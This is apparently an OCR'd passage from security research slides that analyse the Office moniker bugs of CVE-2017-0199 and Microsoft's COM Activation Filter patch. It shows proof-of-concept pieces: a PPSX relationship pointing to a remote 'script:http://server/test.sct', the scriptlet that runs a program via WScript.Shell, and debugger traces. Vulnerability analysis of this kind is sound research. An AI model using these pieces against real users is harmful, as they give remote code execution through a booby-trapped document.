  - If the URL string starts with “http”, first, URL Moniker tries to download the resource from the server (to IE cache)
  - An OLE server is chosen based on various attributions of the resource
    - Value of “Content-Type”
    - Extension name
    - Through OLE API “GetClassFile()”
- Eventually, the chosen object is run to handle the resource

When the “resource” is an HTA File

- CLSID: 3050f4d8-98b5-11cf-bb82-00aa00bdce0b




```
3050f4d8-98b5-11cf-bb82-00aa00bdce0b - HTML Application
    IClientSecurity
    IMarshal
    IMultiQI
    IOleObject
    IPersistMoniker
    IUnknown
```

```
CLSID: {3050f4d8-98b5-11cf-bb82-00aa00bdce0b}
Name: HTML Application
LocalServer32: C:\Windows\System32\mshta.exe
ProgIDs:
htafile
AppID: {40aeeab6-8fda-41e3-9a5f-8350d4cfca91}
```

- The HTA file is loaded and run by the COM/OLE server “mshta.exe”

- HTA content is known to be dangerous
  - If scripts (JS, VBS) are found in HTA file, they’re executed
  - This is essentially a design/logic defect that leads to RCE!

Demo



ument contains links that may refer to other files. Do you want to update this document with the
n the linked files?


PoC.rtf: 0 characters (an approximate value).

Demo environment: Office 2016 without Protected View on Windows 10
Note: this exploit can’t work under Office Protected View

```
0:000> r
urlmon!CoCreateInstanceForObjectBinding+0x4a:
76a0af8e call dword ptr [urlmon!_imp__CoCreateInstance]

0:000> db poi(esp) L10
001b8b48  d8 f4 50 30 b5 98 cf 11-bb 82 00 aa 00 bd ce 0b

0:000> k
001b8a5c 769e0bf4 urlmon!CoCreateInstanceForObjectBinding+0x4a
001b8ad0 769de9bd urlmon!CBinding::InstantiateObject+0x217
001b8bc4 7698d3b7 urlmon!CBinding::OnObjectAvailable+0x20b
……
001b8e48 7699b684 urlmon!CTransaction::CompleteOperation+0x9d
001b92f0 769e1411 urlmon!CTransaction::StartEx+0x14a6
001b9374 7698db9c urlmon!CBinding::StartBinding+0x921
001b93c0 769beeb6 urlmon!CUrlMon::StartBinding+0x1a6
001b9410 75503d1d urlmon!CUrlMon::BindToObject+0xc9
001b947c 7554f941 ole32!CDefLink::BindToSource+0x14e
001b9494 754d7c14 ole32!CDefLink::Run+0x36
001b94a8 57c06443 ole32!OleRun+0x3b
WARNING: Stack unwind information not available. Following frames may be wrong.
001b94d8 57b93c62 wwlib!DllGetLCID+0x4bffbd
```

Summary of the Root Cause

- The bug is due to the URL Moniker executing risky HTA content via OLE
  - The URL Moniker can’t run scripts directly, but it can find an OLE object and use the object to handle the content
  - When the content is HTA content, “htafile” OLE object is started and the scripts inside the HTA content is run
- From the file format perspective, the OLE StdOleLink structure triggers the whole process without user’s interaction



Agenda

- Background
- Understanding the “RTF URL Moniker” Bug
- Understanding the “PPSX Script Moniker” Bug
- Analyzing Microsoft’s Patch
- Conclusion

Understanding the "PPSX Script Moniker" Bug – A Bit of Background


- There is an interesting background story about how the bug was found
- Last November, we presented our research titled "Analysis of the Attack Surface of Microsoft Office from a User's Perspective" @ MS BlueHat in Redmond and Tencent's TenSec in Beijing
  - In Beijing, we discussed an interesting Office bug we found
  - CVE-ID: CVE-2016-7245
  - Office could load remote, attacker-controlled TypeLib via API "*LoadTypeLib()*", such as via \\attacker_server\test.tlb
  - Loading attacker-controlled TypeLib file is known to be unsafe, e.g. EIP easily to be controlled to 0x41414141
  - Slides 50-61 at https://sites.google.com/site/zerodayresearch/Analysis_of_the_Attack_Surface_of_Microsoft_Office_from_User_Perspective_final.pdf

Understanding the “PPSX Script Moniker” Bug – A Bit of Background

- James Forshaw of Google Project Zero mentioned an interesting trick
  - For our bug, if we feed a moniker string to the API “*LoadTypeLib()*”, we might get code execution directly (not just controlling EIP via parsing the TypeLib file structure).
  - *“script:http://server/test.sct”*
  - The trick is actually described at the MSDN for this API, but less-known
  - Unfortunately, we later confirmed that this trick couldn’t be used to exploit CVE-2016-7245 due to additional checking in the Office VBA engine code prior to calling the “*LoadTypeLib()*”, we learned a lot from James’ work


Understanding the “PPSX Script Moniker” Bug – A Bit of Background

- After his vacation, Haifei researched further on the “moniker” areas, especially on Office
- One night, when Haifei examined the following string in the “relationship file” (.xml.rels) in the “Sandworm” exploit sample (A .ppsx file)




```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="../embeddings/oleObject1.bin"/>
```

- He thought: how about playing “JamesTrick” here?




```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="script:http://server/test.sct" TargetMode="External"/>
```


The .sct File




```
<?xml version='1.0'?>
<package>
<component id='giffile'>
<registration
  description='Dummy'
  progid='giffile'
  version='1.00'
  remotable='True'>
</registration>
<script language='JScript'>
<![CDATA[
  new ActiveXObject('Wscript.Shell').exec('calc.exe');
]]>
</script>
</component>
</package>
```

Magic Happened






Demo environment: Office 2016 without Protected View on Windows 10
Note: this exploit can't work under Office Protected View




Understanding the “PPSX Script Moniker” Bug – File Format Level

- “rId1” is an OLE object defined by our magic string




```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="script:http://server/test.sct" TargetMode="External"/>
```

- “rId1” is defined as a “link” object and it’s associated w/ the Animation feature trying to perform OLE “verb” action



```
- <p:oleObj name="xxxxxx" r:id="rId1" progId="xxxxxx" imgH="573840" imgW="821160" showAsIcon="1">
    <p:link/>
  + <p:pic>
  </p:oleObj>
```



```
- <p:cmd type="verb" cmd="0">
  - <p:cBhvr>
      <p:cTn id="6" dur="1" fill="hold"/>
    - <p:tgtEl>
        <p:spTgt spid="1026"/>
      </p:tgtEl>
    </p:cBhvr>
  </p:cmd>
```


Parsing the Moniker String

- "*MkParseDisplayName()*" is called to convert the "magic string" to a moniker object

```
0:000> r
……
ole32!MkParseDisplayName:
772ece79 8bff            mov     edi,edi
0:000> du poi(esp+4*2)
0030ccc4  "script:http://server/test.sct"
```

- In fact, the string before the first ":" is important here
  - *script:http://server/test.sct*
- The process is a bit complex, read more details
  - https://msdn.microsoft.com/en-us/library/windows/desktop/ms691253(v=vs.85).aspx

What is the “script” Moniker?



scrfile
script
CLSID

Name	Type	Data
(Default)	REG_SZ	Moniker to a Windows Script Component

- CLSID: 06290BD3-48AA-11D2-8432-006008C3FBFC
- It’s the moniker for the Windows Script Component
  - If you’re aware of the “script/scriptlet” “fileless” malware.. (@subtee & others’ work)
    - https://github.com/subtee


Activating the Moniker

- However, initializing the “script” moniker won’t actually let you “run” the scripts inside
  - You still need to “bind” (“activate”) the object
  - A simple experiment can prove that
    - Calling *MkParseDisplayName()* with parameter “*script:http://server/test.sct*” won’t get you code execution (only the Moniker dll scrobj.dll will be loaded)
    - But calling *BindToObject() on the initialized object will get you all*
- Such a “verb” action perform attempting via the PowerPoint Show “Animations” feature lets you activate the object!
  - *IMoniker::BindToObject()* is called
  - *Unlike the “RTF URL Moniker” bug, the exploitation process starts from OLE API OleCreateLink(), not OleRun()*

```
0:000> r
kernel32!CreateProcessW:
75c4204d 8bff            mov     edi,edi
0:000> du poi(esp+4*2)
001d1734  "calc.exe"
0:000> k
ChildEBP RetAddr
00307b88 6632d248 kernel32!CreateProcessW
00307c10 6632d54a wshom!CWshShell::CreateShortcut+0x161
..
00307dc0 632e505b jscript!IDispatchInvoke2+0x8d
..
00308670 66364545 scrobj!ComScriptletFactory::CreateScriptlet+0x1b
00308690 757ec6cd scrobj!ComScriptletMoniker::BindToObject+0x4d
003086bc 758a44d4 ole32!BindMoniker+0x64
00308744 758e5c94 ole32!wCreateLinkEx+0x9f
003087a4 758e61c4 ole32!OleCreateLinkEx+0xaa
003087e0 651b1d54 ole32!OleCreateLink+0x42
WARNING: Stack unwind information not available. Following frames may be wrong.
0030b980 651b43cc ppcore!DllGetLCID+0x5cc232
0030ca34 64d84cd2 ppcore!DllGetLCID+0x5ce8aa
```

Summary of the Root Cause

- The bug is due to the fact that monikers can be initialized and activated in a PowerPoint Show file
  - The key point here is, attempting to perform “verb” action during the Animations feature of PowerPoint Show activates the object, which eventually calls “*BindToObject()*” on the moniker
- The Windows Script Component (“script” Moniker) is designed to find and run scripts
  - No help from other OLE objects



PPSX Animations w/ “verb” performing

object linking

“Script” Moniker (Code Execution)

Agenda

- Background
- Understanding the “RTF URL Moniker” Bug
- Understanding the “PPSX Script Moniker” Bug
- Analyzing Microsoft’s Patch
- Conclusion

How Microsoft Patched the Bugs?

- As we previously mentioned, the “RTF URL Moniker” bug and the “PPSX Script Moniker” bug are both assigned CVE-2017-0199, and were fixed in Microsoft April 2017 Security Update
- But, how did Microsoft patch them exactly?
- We were quite curious. Thus, we did some reverse engineering against the patch
    - The answer actually surprised us..

COM Activation Filter

- Microsoft’s April patch introduced/adapted* a mechanism that we call “COM Activation Filter“
  - This is a system-wide change (ole32.dll on Windows 7), which is applicable to any application
- This is a "call-back" style mechanism
  - An application sets up the “call-back” filter during initialization
  - The “call-back” handler (provided by the application) will be called upon future instantiation of any COM object
- This allows any application to control which COM object(s) is prohibited at runtime

**Note: our research against the patch was performed on Windows 7 + Office 2010 environment. On Windows 7, the mechanism was introduced by April’s patch, while on Windows 8/8.1/10, the mechanism has been there for quite a while, probably since Windows 8 release*

COM Activation Filter

- In details, the following new functions are introduced
  - *CoRegisterActivationFilter()*

    //exported function to register the filter
  - *FilterActivation()*

    //internal function to call the provided “call-back” handler

- Microsoft added code in the following internal functions, calling the *FilterActivation()* before they do the actual job
  - *ICoGetClassObject()*
  - *ICoCreateInstanceEx()*
  - *GetInstanceHelper()*

- Since the “COM creation” APIs (e.g. *CoCreateInstance*, *CoGetClassObject*) actually call one of the above functions, the program flow will eventually call the “call-back” handler

